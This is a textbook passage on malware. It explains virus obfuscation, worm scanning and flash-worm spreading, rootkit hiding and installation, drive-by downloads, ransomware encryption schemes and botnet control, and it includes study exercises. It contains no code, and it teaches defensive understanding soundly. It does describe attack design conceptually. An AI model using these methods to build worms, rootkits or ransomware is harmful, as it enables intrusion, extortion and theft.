


Figure 7.2: Virus anti-detection strategies. (a) Encrypted body. (b) Polymorphic virus, including self-mutation of decryptor. (c) External decryption key. (d) Metamorphic virus.

- (c) *Virus with external decryption key.* To complicate manual analysis of an infected file that is captured, the decryption key is stored external to the virus itself. There are many possibilities, e.g., in another file on the same host machine or on an external machine. The key could be generated on the fly from host-specific data. It could be retrieved from a networked device whose address is obtained through a level of indirection—such as a search engine query, or a domain name lookup with a frequently changed name-address mapping.
- (d) *Metamorphic virus.* These use no encryption and thus have no decryptor portion. Instead, on a per-infection basis, the virus rewrites its own code, mutating both its body (infection and payload functionality) and the mutation engine itself. Elaborate metamorphic viruses have carried source code and enlisted compiler tools on host machines to aid their task.

The above strategies aim to hide the virus code itself. Other tactics aim to hide telltale signs of infection, such as changes to filesystem attributes (e.g., file bytelength, timestamp), the location or existence of code, and the existence of running processes and the resources they consume. Section 7.4 notes hiding techniques (associated with rootkits).

IMPORTANCE OF REVERSE ENGINEERING AS A SKILL. As malware authors use various means of obfuscation and encryption to make it difficult to detect and remove malware, *reverse engineering* is an important skill for those in the anti-virus (anti-malware) industry whose job it is to understand malware, identify it and provide tools that remove it. Defensive experts use extensive knowledge of machine language, interactive debuggers, disassemblers, decompilers and emulation tools.

AUTO-ROOTERS. An *auto-rooter* is a malicious program that scans (Chapter 11) for vulnerable targets, then immediately executes a remote exploit on a network service (per network worms) to obtain a root shell and/or install a rootkit, often with backdoor and associated botnet enrolment. Such tools have fully automated “point-and-click” interfaces (requiring no technical expertise), and may accept as input a target address range. Vulnerable targets are automatically found based on platform and software (network services hosted, and version) for which exploits are in hand. Defenses include: disabling unused network services, updating software to patch the latest known vulnerabilities, use of firewalls (Chapter 10) and intrusion detection systems (Chapter 11) to block and/or detect scans at gateways, and on-host anti-virus software to stop or detect intrusions.

LOCALIZED AND CONTEXT-AWARE SCANNING. Worms spread by a different means than viruses. A worm’s universe of possible next-targets is the set of network devices reachable from it—traditionally the full IPv4 address space, perhaps parts of IPv6. A simple spreading strategy is to select as next-target a random IPv4 address; a subset will be populated and vulnerable. The *Code Red II* worm (2001) used a *localized-scanning* strategy, selecting a next-target IP address according to the following probabilities:

- | |
|---|
| 0.375: an address within its host machine’s class B address space (/16 subnet); |
| 0.5: an address within its host machine’s class A network (/8 network); |
| 0.125: an address chosen randomly from the entire IPv4 address space. |

The idea is that if topologically nearby machines are similarly vulnerable, targeting local machines spreads malware faster once already inside a corporate network. This method, those used by the *Morris worm* (below), and other *context-aware scanning* strategies select next-target addresses by harvesting information related to the current host machine, including: email address lists, peer-to-peer lists, URLs on disk, and addresses in browser bookmark and favorite site lists. These are all expected to be populated addresses.

FASTER WORM SPREADING. The following ideas have been brought to the community's attention as means that improve the speed at which worms may spread:

1. *hit-list scanning*. The time to infect all members of a vulnerable population is dominated by early stages before a critical mass is built. Thus to accelerate the initial spreading, lists are built of perhaps 10,000 hosts believed to be more vulnerable to infection than randomly selected addresses—generated by stealthy *scans* (Chapter 11) beforehand over a period of weeks or months. The first instance of a worm retains half the list, passing the other half on to the next victim, and each proceeds likewise.
2. *permutation scanning*. To reduce re-contacting machines already infected, next-victim scans are made according to a fixed ordering (permutation) of addresses. Each new worm instance starts at a random place in the ordering; if a given worm instance learns it has contacted a target already infected, the instance resets its own scanning to start at a random place in the original ordering. A machine infected in the hit-list stage is reset to start scanning after its own place in the ordering.
3. *Internet-scale hit-lists*. A list of (most) servers on the Internet can be pre-generated by scanning tools. For a given worm that spreads by exploits that a particular web server platform is vulnerable to, the addresses of all such servers can be pre-identified by scanning (vs. a smaller hit-list above). In 2002, when this approach was first proposed, there were 12.6 million servers on the Internet; a full uncompressed list of their IPv4 addresses (32 bits each) requires only 50 megabytes.

Using hit-list scanning to quickly seed a population (along with context-aware scanning perhaps), then moving to permutation scanning to reduce re-contacting infected machines, and then Internet-scale hit-lists to reach pre-filtered vulnerable hosts directly, it was estimated that a *flash worm* could spread to all vulnerable Internet hosts in just tens of seconds, “so fast that no human-mediated counter-response is possible”.

THE 1988 INTERNET WORM. The *Morris worm* was the first widespread incident demonstrating the power of network worms. It directly infected 10% of Internet devices (only Sun 3 systems and VAX computers running some variants of BSD *Unix*) then in use, but worm-related traffic overloaded networks and caused system crashes through resource consumption—and thus widespread *denial of service*. This was despite no malicious payload. Upon gaining a running process on a target machine, the initial base malware, like a “grappling hook”, made network connections to download further components—not only binaries but also source code to be compiled on the local target (for compatibility). It took steps to hide itself. Four software artifacts exploited were:

- 1) a stack buffer overrun in *fingerd* (the *Unix* *finger* daemon, which accepts network connections resulting from the *finger* command);

- 2) a backdoor-like `debug` command (that remained enabled) in the `sendmail` program;
- 3) a password-guessing attack using `/etc/passwd`, with discovered passwords then supplied with commands sent to remote computers using `reexec`;³ and
- 4) abuse of trusted remote logins through `/etc/hosts.equiv` using `rsh`.⁴

This early “wake-up call” foreshadowed a wave of malicious worms in the early 2000s.

‡**Exercise** (Morris worm details). Explain the technical details of the exploits used by the *Morris worm*, and the lessons learned (hint: [46], [56], [47, pages 19-23]). (Aside: one resulting recovery procedure was for all users on affected systems to change their passwords; this was in 1988. When a 2016 *Yahoo!* compromise affected over a billion users, *Yahoo!* users were asked to do the same. Hmmm ... is this progress?)

7.4 Stealth: Trojan horses, backdoors, keyloggers, rootkits

Malware may use *stealthy* tactics to escape or delay detection. Stealthy malware is named (e.g., Figure 7.3) based on goals and methods used. We discuss a few types in this section.



Figure 7.3: Trojan horse (courtesy C. Landwehr, original photo, Mt. Olympus Park, WI)

TROJAN HORSE. By legend, the *Trojan horse* was an enormous wooden horse offered as a gift to the city of Troy. Greek soldiers hid inside as it was rolled within the city gates, emerging at nightfall to mount an attack. Today, software delivering malicious functionality instead of, or in addition to, purported functionality—with the malicious part possibly staying hidden—is called a *Trojan horse* or Trojan software. Some Trojans are installed by trickery through fake updates—e.g., users are led to believe they are installing critical updates for *Java*, video players such as *Adobe Flash*, or anti-virus software; other Trojans accompany miscellaneous free applications such as screen savers repackaged with accompanying malware. Trojans may perform benign actions while doing their evil in the background; an executable greeting card delivered by email may play music and display

³`reexec` allows execution of shell commands on a remote computer, if a username-password is also sent.

⁴Another *Berkeley r-command*, `rsh` sends shell commands for execution by a shell on a remote computer.

graphics, while deleting files. The malicious functionality may become apparent immediately after installation, or might remain undetected for some time. If malware is silently installed without end-user knowledge or actions, we tend not to call it a Trojan, reserving this term for when the installation of software with extra functionality is “voluntarily” accepted into a protected zone (albeit without knowledge of its full functionality).

BACKDOORS. A *backdoor* is a way to access a device bypassing normal entry points and access control. It allows ongoing stealthy remote access to a machine, often by enabling a network service. A backdoor program contacted via a backdoor may be used for malware installation and updates—including a RAT (*Remote Access Trojan*), a malicious analogue of legitimate *remote administration* or *remote desktop* tools. Backdoors may be stand-alone or embedded into legitimate programs—e.g., standard login interface code may be modified to grant login access to a special-cased username without requiring a password. A backdoor is often included in (provided by) Trojan software and rootkits.

ROOTKITS. A *rootkit* on a computing device is a set of software components that:

- 1) is surreptitiously installed and takes active measures to conceal its ongoing presence;
- 2) seeks to control or manipulate selected applications and/or host OS functions; and
- 3) facilitates some long-term additional malicious activity or functionality.

The techniques used to remain hidden and control other software functionality distinguish rootkits from other malware. The end-goal, however, is facilitating malicious payload functionality (e.g., surveillance, data theft, theft of CPU cycles). The main categories are user mode and kernel mode rootkits (*hypervisor rootkits* are noted on page 208).

USER MODE VS. KERNEL MODE. The term *rootkit* originates from *Unix* systems, where a *superuser* (user whose processes have UID 0) is often associated with username *root*; a system hosting a malicious user process running with UID 0 is said to be *rooted*. Recall that while a superuser process has highest privileges among user processes, it is still a *user process*, with memory allocated in *user space*, i.e., non-kernel memory; user processes do not have access to kernel memory, hardware, or privileged instructions. When malware was (later) created that compromised kernel software, the same term *rootkit* was reused—creating ambiguity. To be clear: the *mode bit* is a hardware setting, which changes from user mode to *supervisor* (kernel) mode, e.g., on executing the opcode that invokes *system calls*; in contrast, *superuser* implies UID 0, a data value recognized by OS software. A root (UID 0) process does not itself have kernel privileges; it can access kernel resources only by a syscall invoking a kernel function. Thus a *user mode rootkit* is a rootkit (per our opening definition) that runs in user space, typically with superuser privileges (UID 0); a *kernel mode rootkit* runs in kernel space (i.e., kernel software was compromised), with access to kernel resources and memory, and all processor instructions. Kernel mode rootkits are more powerful, and harder to detect and remove. Thus the single-word term *rootkit* is an incomplete description in general, and if interpreted literally as providing root-level privileges, understates the power of kernel rootkits.

ROOTKIT OVERVIEW, GOALS. In discussing rootkits, *attacker* refers to the deploying agent. While rootkits are malicious from the target machine’s viewpoint, some have, from the deploying agent’s viewpoint, intent that is noble or serves public good, e.g.,

gathering intelligence by law enforcement, or observing intrusions on domain hosts, by systems administrators using *honeypots*. Rootkits typically replace system code, modify system data structures that do not impact core OS functions, alter/erase log files, and filter results reported back to processes—to hide attacker processes, executables, and network connections. Rootkit payloads may be any (typically stealthy) malware, including:

- i) *backdoor* functionality (above) for ongoing remote access to a compromised machine. This may facilitate the machine being enlisted in a botnet (Section 7.7).
- ii) software *keylogger* programs, which record and send user keystrokes to an attacker. This involves *hooking* (Section 7.5) appropriate system calls. Information targets include credit card details, username-password pairs for online banking, corporate VPNs or enterprise accounts, and passwords for password-encrypted files.
- iii) *surveillance* or session-logging software. Surreptitious remote use of device microphones, webcams, and sensors (e.g., GPS for geolocation) allows eavesdropping even when users are not active on their rooted device. When a user is active, their local session (including mouse movements and keystrokes) can be reflected to a remote attacker's desktop, providing a continuous screen capture. Milder variations record subsets of information (e.g., web sites visited, files accessed).

Rootkit success depends on: 1) installation, 2) remaining hidden, and 3) payload functionality. As usual, the payload determines the ultimate damage. Malicious payloads with functionality visible to end-users betray stealth, but rootkit-related features (including stealthy installation, and difficult removal) may also be used by malware whose presence becomes clear, e.g., ransomware (Section 7.7). The means by which rootkits are installed (e.g., a buffer overflow in user-space or kernel software), are often considered separate from the techniques used to remain hidden (the latter being defining characteristics). In this sense, rootkits may be viewed as “post-intrusion” tools.

Exercise (Rootkits vs. Trojans). Explain what distinguishes rootkits from Trojans.

‡**Exercise** (*lvtes*, Linux kernel backdoors). a) Summarize the technical details of the *lvtes* keylogger rootkit, which hides by modifying a module list. b) Give a technical overview of Linux kernel backdoors. (Hint: [8].)

‡**Exercise** (Stuxnet 2010). *Stuxnet*, a worm with rootkit functionality, has been described as the most elaborate malware developed as of the date it appeared. It targets only a specific industrial control system, and severely damaged Iranian nuclear enrichment centrifuges. Summarize the technical details of this worm-rootkit (hint: [17]).

‡**Exercise** (Sony rootkit 2005). Summarize the technical details and controversy of the *Sony rootkit*, related to copy protection on Sony CDs (hint: [19]).

‡**Exercise** (Compiler trap door). An attacker backdoor in the implementation of the OS *login* command grants an unauthorized username login access without entry of any password. This can be done by modifying the (source code of the) compiler that compiles this system software, building special-case logic into the *login* executable when the compiler creates it. However, this leaves visible evidence to anyone examining compiler source code. Explain how the evidence can be removed by building functionality into the compiler executable, to insert the backdoor into the *login* software and to re-introduce

this compiling capability into the compiler executable, even after this functionality is removed from the compiler source code. (Hint: [63]. This is Thompson's classic paper.)

‡Exercise (Memory isolation meltdown). *Memory isolation* is a basic protection. Ideally, the memory of each user process is isolated from others, and kernel memory is isolated from user memory. a) Explain how memory isolation is achieved on modern commodity processors (hint: [31, Sect. 2.2]). b) Summarize how the *Meltdown* attack defeats memory isolation by combining a side-channel attack with out-of-order (i.e., early) instruction execution (hint: [31]; this exploits hardware optimization, not software vulnerabilities). c) Discuss how memory isolation between user processes, and between user and kernel space, relate to principle P5 (**ISOLATED-COMPARTMENTS**).

7.5 Rootkit detail: installation, object modification, hijacking

This section provides additional technical details on rootkits.

HIJACKING SYSTEM CALLS. User mode programs may not directly access kernel memory. Applications access kernel resources by *system calls* (page 195 and Chapter 6), most often through OS services and shared library utilities (running in user space) that invoke the kernel services (running with kernel mode privileges). The service names are resolved to function addresses through a service address table, e.g., a table of function pointers (sometimes called a *dispatch table*). Various methods enable *system call hijacking*. A kernel rootkit may alter entries in dispatch tables, to redirect calls to rootkit code, which might call the legitimate code and then postprocess results (Fig. 7.4). Intercepting calls in this way is known as *hooking*; the new handling code is called the *hook*. Such hooking also has many legitimate uses, including by anti-virus software. A second hijacking method overwrites the code implementing targeted system calls. A third alternative does not hook individual call table entries, but instead replaces an entire table by changing the address used by calling routines to find it, to that of a substitute table elsewhere.




Figure 7.4: System call hijacking. (a) Hooking an individual system call; the substitute code (hook function) may do preprocessing, call the original syscall code (which returns to the substitute), and finish with postprocessing. (b) Overwriting individual system call. (c) Hooking the entire syscall table by using a substitute table.

WINDOWS FUNCTION HOOKING. On Windows systems, function pointer tables commonly hooked in kernel and user space, respectively, are: SSDT (System Service Dispatch Table) and IAT (Import Address Table). The addresses of functions in Windows shared libraries (*DLLs* or dynamically linked libraries) are made available through the IAT, the principal user-space dispatch table and thus a common target for user-space rootkits. Aside: while syscall interfaces are well documented in Unix (and typically accessed via C library wrapper functions), they are not openly documented on Windows—there, syscalls are accessed via the NTAPI/Native API provided by wrappers in the ntdll.dll library, and dispatched via SSDT.

INLINE HOOKING. An alternative to hijacking dispatch tables is *inline hooking*. It involves *detour patching*, using *detour* and *trampoline* functions (Fig. 7.5). This allows arbitrary-length preprocessing and postprocessing code around a target function. Dispatch table hooking can be detected by a simple cross-check of table addresses; inline hooking is not detected by that, but is visible by an integrity cross-check of the target function (hashing the executable code, and comparing to a known-good hash).

KERNEL OBJECT MODIFICATION, PRUNING REPORTS. A rootkit may hide a process, files or open network connections in two main ways:

- direct kernel object modification** (DKOM). Kernel data structures are directly altered, e.g., removing rootkit-related objects from a list, to go unreported. A kernel rootkit, having the ability to read and write kernel memory, may alter data structures meant for exclusive use by the kernel. For example, the privilege of any process in the kernel's list of running processes may be escalated by setting its UID to 0. Other examples of objects to modify include: the list of files in a directory, the loaded module list, the scheduler list, and the process accounting list (e.g., showing CPU usage).
- postprocessing results** of system calls. When a call is made requesting a report, the result can be pruned to remove rootkit-related processes and objects before it is returned. This can be done by hooking, preprocessing and postprocessing results of the legitimate system call (Figures 7.4, 7.5).

INSTALLING. Various means exist to install kernel rootkits or alter kernels.




Figure 7.5: Inline hooking, detour and trampoline. A trampoline replaces the overwritten instruction, and enables the target function's return to the detour for postprocessing.

1. Standard kernel module installation. A superuser may install a supposedly valid kernel module (e.g., device driver) with Trojan rootkit functionality. Similarly, an attacker may socially engineer a superuser to load a malicious kernel module (LKM, below). A superuser cannot directly access kernel memory, but can load kernel modules.
2. Exploiting a vulnerability to kernel code—e.g., a buffer overflow in a kernel network daemon, or parsing errors in code that alters kernel parameters.
3. Modifying the boot process mechanism. For example, a rogue boot loader might alter the kernel after it is loaded, but before the kernel runs.
4. Modifying code or data swapped (paged) to disk. If kernel memory is swapped to disk, and that memory is writable by user processes, kernel integrity may be modified on reloading the swapped page. (This was done by *Blue Pill*, Section 7.9.)
5. Using interfaces to physical address space. For example, Direct Memory Access (DMA) writes may be used to alter kernel memory, through hardware devices with such access (e.g., video and sound cards, network cards, disk drives).

LOADABLE KERNEL MODULES. One method to install rootkits is through standard tools that allow the introduction of OS kernel code. A *loadable kernel module* (LKM) is executable code packaged as a component that can be added or removed from a running kernel, to extend or retract kernel functionality (system calls and hardware drivers). Many kernel rootkits are LKMs. Most commercial operating systems support some form of dynamically loadable such kernel modules, and facilities to load and unload them—e.g., by specifying the module name at a command line interface. An LKM includes routines to be called upon loading or unloading.

‡**REVIEW: LINKING AND LOADING.** Generating an executable suitable for loading involves several steps. A *compiler* turns *source code* into *machine code*, resulting in a *binary* (i.e., *object*) file. A *linker* combines one or more object files to create an *executable* file (*program image*). A *loader* moves this from disk into the target machine’s main memory, relocating addresses if necessary. *Static linkers* are compile-time tools; loaders are run-time tools, typically included in an OS kernel. Loaders that include *dynamic linkers* can load executables and link in shared libraries (DLLs on *Windows*).

‡**Exercise** (Modular vs. monolithic root, kernel). Modularity provided by a core kernel with loadable modules and device drivers does not provide memory isolation between distinct kernel software components, nor partition access to kernel resources. Kernel compromise still grants malware control to read or write anything in kernel memory, if the entire kernel operates in one privilege mode (vs. different hardware rings, Chapter 5). *Linux capabilities* (Chapter 6) partition superuser privileges into finer-grained privileges, albeit all in user space. Discuss how these issues relate to design principles P5 (ISOLATED-COMPARTMENTS), P6 (LEAST-PRIVILEGE), and P7 (MODULAR-DESIGN).

USER MODE ROOTKITS. On some systems including *Windows*, user mode rootkits operate by intercepting, in the address space of user processes, *resource enumeration APIs*. These are supported by OS functions that generate reports from secondary data structures the OS builds to efficiently answer resource-related queries. Such a rootkit filters out malware-related items before returning results. This is analogous to hooking

system calls in kernel space (without needing kernel privileges), but user mode rootkit changes made to one application do not impact other user processes (alterations to shared libraries will impact all user-space processes that use those libraries).

‡**Exercise** (User mode rootkit detection). It is easier to detect user mode rootkits than kernel rootkits. Give a high-level explanation of how user mode rootkits can be detected by a *cross-view difference* approach that compares the results returned by two API calls at different levels. (Hint: [64], which also reports that by their measurements, back in 2005 over 90% of rootkit incidents reported in industry were user mode rootkits.)

‡**Exercise** (Keyjacking). *DLL injection* and *API hooking* are software techniques with non-security uses, as well as uses in security defenses (e.g., anti-virus software) and attacks (e.g., rootkit software middle-person attacks). Explain how DLL injection is a threat to end-user private keys in client-side public-key infrastructure (hint: [34]).

‡**PROTECTING SECRETS AND LOCAL DATA.** The risk of client-side malware motivates encrypting locally stored data. *Encrypted filesystems* automatically encrypt data stored to the filesystem, and decrypt data upon retrieval. To encrypt all data written to disk storage, either software or hardware-supported *disk encryption* can be used.

‡**Exercise** (Encrypting data in RAM). Secrets such as passwords and cryptographic keys that are in cleartext form in main memory (RAM) are subject to compromise. For example, upon system crashes, RAM memory is often written to disk for recovery or forensic purposes. (a) What can be done to address this concern? (b) If client-side malware scans RAM memory to find crypto keys, are they easily found? (Hint: [51]).

‡**Exercise** (Hardware storage for secrets). Being concerned about malware access to secret keys, you decide to store secrets in a *hardware security module* (HSM), which prevents operating system and application software from directly accessing secret keys. Does this fully address your concern, or could malware running on a host misuse the HSM? (Hint: look up the *confused deputy problem*. Cf. Section 9.5.)

7.6 ‡Drive-by downloads and droppers

MALWARE EXPLOITING BROWSER USE. Malware also exploits the rich functional design of browser-server interaction. Web pages are documents written in *HTML*, a tag-based *markup language* indicating how pages on web servers should be displayed on user devices. To enable powerful *web applications* such as interactive maps, *HTML* supports many types of embedded content beyond static data and images. This includes sequences of instructions in *scripting languages* such as *JavaScript*.⁵ Such *active content*—small program snippets that the browser executes as it displays a web page—runs on the user device. The browser’s job is to (process and) display the web pages it receives, so in this sense, the execution of content embedded in the page is “authorized” simply by visiting a web page, even if the page includes malicious content embedded through actions of an attacker. Through a combination of a browser-side vulnerability,⁶ and injection of a few

⁵Older examples of active content (Chapter 9) include *Flash*, *ActiveX* controls, and *Java* applets.

⁶For example, using heap spraying (Chapter 6) combined with script injection attacks (Chapter 9).




Figure 7.6: Drive-by download involving browser redirection. A browser visiting an original site (1) may be redirected (2) to a distribution site that causes silent download of malware (3), e.g., possible due to browser vulnerabilities. The redirection (2) may involve several redirect hops through intermediate sites. One defense involves detection by automated analysis (using *downloader graphs*, Section 7.9) comparing multi-step downloads that result from an initial download, to typical benign download patterns.

lines of script into a web page via a compromised or exploited server application, simply visiting a web page can result in binary executable malware being silently downloaded and run on the user device. This is called a *drive-by download* (Fig. 7.6).

MEANS OF DRIVE-BY EXPLOITATION. Drive-by downloads use several technical means as now discussed. Questions to help our understanding are: how do malicious scripts get embedded into web pages, how are malicious binaries downloaded, and why is this invisible to users? Malicious scripts are embedded from various sources, such as:

1. web page ads (often provided through several levels of third parties);
2. web *wIDGETS* (small third-party apps executed within a page, e.g., weather updates);
3. user-provided content reflected to others via sites (e.g., web forums) soliciting input;
4. malicious parameters as part of links (URLs) received in HTML email.

A short script can redirect a browser to load a page from an attacker site, with that page redirecting to a site that downloads binaries to the user device. Silent downloading and running of a binary should not be possible, but often is, through scripts that exploit browser vulnerabilities—most vulnerabilities eventually get fixed, but the pool is deep, attackers are creative, and software is always evolving. Note that the legitimate server initially visited is not involved in the latter steps (Fig. 7.6). Redirects generally go unnoticed, being frequent and rapid in legitimate browsing, and injected content is easy to hide, e.g., using invisible components like a zero-pixel *iframe*.

DEPLOYMENT MEANS VS. MALWARE CATEGORY. Drive-by downloads can install various types of malware—including keyloggers, backdoors, and rootkits—and may result in *zombies* being recruited into botnets. Rather than a separate malware category, one may view drive-by downloads as a deployment means or spreading method that exploits features of browser-server ecosystems. As a distinguishing spreading characteristic here, the victim devices visit a compromised web site in a *pull model*. (Traditional worms spread in a *push model*, with a compromised source initiating contact with next-victims.)

DROPPERS (DOWNLOADERS). A *dropper* is malware that installs (on a victim host) other malware that contains a malicious payload. If this involves downloading additional malware pieces, the dropper may be called a *downloader*. Droppers may install backdoors

(page 195) to aid installation and update. The payload may initiate network communications to a malware source or control center, or await contact. The initial malware installed, or a software package including both the dropper and its payload, may be called the *egg*. The dropper itself may arrive by any means including virus, worm, drive-by download, or user-installed Trojan horse software.

Example (*Babylonia* dropper). One of the first widely spread malware programs with dropper functionality was the *Babylonia* (1999) virus. After installation, it downloaded additional files to execute. Being non-malicious, it gained little notoriety, but its functionality moved the world a step closer to botnets (Section 7.7).

7.7 Ransomware, botnets and other beasts

Ransomware is malware with a specific motive: to extort users. This typically involves compromise of a host, and communication between the compromised device and a remote computer controlled by attackers. Attackers often communicate with and control large numbers of compromised devices, in which case the collection is called a *botnet*. We discuss these and a few other forms of malware in this section.

RANSOMWARE THAT ENCRYPTS FILES. A powerful type of malware is that which prevents access to files (*file lockers*) by encryption. It encrypts user data files, then asks users to pay a sum of money in return for a decryption key (e.g., from a remote site) that allows file recovery. Payment is demanded in hard-to-trace, non-reversible forms such as pre-paid cash vouchers or digital currencies; the dramatic increase in ransomware in parallel with *Bitcoin* is notable. Removal of the malware itself does not solve the problem: encrypted files remain unavailable. Ransomware may be deployed by any means used for other malware, including Trojan software installed by users unwittingly or via social engineering. Best practice defenses include regular backup of all data files.

DETAILS: ASYMMETRIC FILE LOCKING. If such ransomware uses public-key cryptography, the malware need not retain a decryption key discoverable by the victim. Consider a fixed ransomware (public, private) key pair (e_r, d_r) . The malware, hard-coded with public e_r , creates a per-victim random symmetric key k ; uses k to symmetrically encrypt victim files; uses e_r to public-key encrypt k as ciphertext $C = E_{e_r}(k)$; then deletes from memory k and the plaintext files. A payment demand message is displayed, showing C and contact details. If C is returned with payment, the malware agent uses its externally held d_r to decrypt C recovering k , which is then made available to the victim.

RANSOMWARE (NON-ENCRYPTING). Other variations of file lockers make files unavailable not through encryption but rather by standard access control means, or threaten to erase user files or reformat disks, or (falsely) claim to have encrypted files. Other non-encrypting ransomware may deny user access to OS functionality until a ransom is paid (again, e.g., in bitcoin), and disable OS debug modes (e.g., *safe mode* or safe boot). In general, ransomware may involve rootkit functionality to make removal difficult.

‡Example (*WannaCrypt 2017*). *WannaCry* ransomware (a *cryptoworm*) reportedly infected over 200,000 *Windows* computers across 150 countries. It generated a 2048-bit




Figure 7.7: WannaCry file-locking ransomware: file structure. Each data file is AES-encrypted under a different key k . An encrypted file’s header1 includes an identifying ASCII string WANACRY! and AES keylength; header2 provides a file type and byte-length of the original file. Compare to hybrid encryption, Chapter 2.

RSA key pair (e_v, d_v) for each victim (Fig. 7.7). For each file to be encrypted, a random 128-bit AES key k was generated and its public-key encryption $E_{e_v}(k)$ put in a file header followed by the ciphertext content. A hard-coded 2048-bit ransomware master public key e_r was used to encrypt one copy of the victim private key as $C_v = E_{e_r}(d_v)$, in place of C (above). This facilitates independent keys k for each file, whereas using a common key k across all files exposes k to recovery if file locking is detected before all files are locked.

‡**Exercise** (Ransomware incidents). Summarize major technical details of the following ransomware instances: a) *Gpcode*, b) *CryptoLocker*, c) *CryptoWall*, d) *Locky*.

BOTNETS AND ZOMBIES. A common goal of malware is to obtain an OS command shell interface and then arrange instructions sent to/from an external source. A payload delivering this functionality is called *shellcode* (Chapter 6). A computer that has been compromised by malware and can be remotely controlled, or that reports back in to a controlling network (e.g., with collected information), is called a *bot* (robot) or *zombie*, the latter deriving from bad movies. A coordinated network of such machines is called a *botnet*. The individual controlling it is the *botnet herder*. Botnets exceeding 100,000 machines have been observed. Owners of machines on which zombie malware runs are often unaware of this state of compromise (so perhaps the owners are the real zombies).

BOTNETS AND CRIME. Botnets play a big role in cybercrime. They provide critical mass and economy of scale to attackers. Zombies are instructed to spread further malware (increasing botnet size), carry out *distributed denial of service* attacks (Chapter 11), execute spam campaigns, and install keyloggers to collect data for credit cards and access to online bank accounts. Spam may generate revenue through sales (e.g., of pharmaceuticals), drive users to malicious web sites, and spread ransomware. Botnets are rented to other attackers for similar purposes. In the early 2000s, when the compromise situation was particularly bad on certain commodity operating systems, it was only half-jokingly said that all PCs were expected to serve two years of military duty in a botnet.

BOTNET COMMUNICATION STRUCTURES AND TACTICS. A simple botnet command and control architecture involves a central administrative server in a client-server

model. Initially, control communications were over (Internet Relay Chat) *IRC channels*, allowing the herder to send one-to-many commands. Such centralized systems have a single point of failure—the central node (or a centralized communication channel), if found, can be shut down. The channel is obvious if zombies are coded to contact a fixed IRC server, port and channel; using a set of such fixed channels brings only marginal improvement. More advanced botnets use peer-to-peer communications, coordinating over any suitable network protocol (including HTTPS); or use a multi-tiered communication hierarchy in which the bot herder at the top is insulated from the zombies at the bottom by layers of intermediate or proxy communication nodes. For zombie machines that receive control information (or malware updates) by connecting to a fixed URL, one creative tactic used by bot herders is to arrange the normal DNS resolution process to resolve the URL to different IP addresses after relatively short periods of time. Such tactics complicate the reverse engineering and shutdown of botnets.

‡**Exercise** (Torpig 2006). The *Torpig* botnet involves use of a rootkit (*Mebroot*) to replace master boot records. In 2009, it was studied in detail by a research team that seized control of it for 10 days. Summarize technical details of this botnet (hint: [60]).

‡**Exercise** (Zeus 2007). Summarize technical details of *Zeus* bank Trojan/credential-stealing malware. (Hint: [4], [1]. Its control structure has evolved along with deployment related to keylogging, ransomware and botnets; source code became available in 2011.)

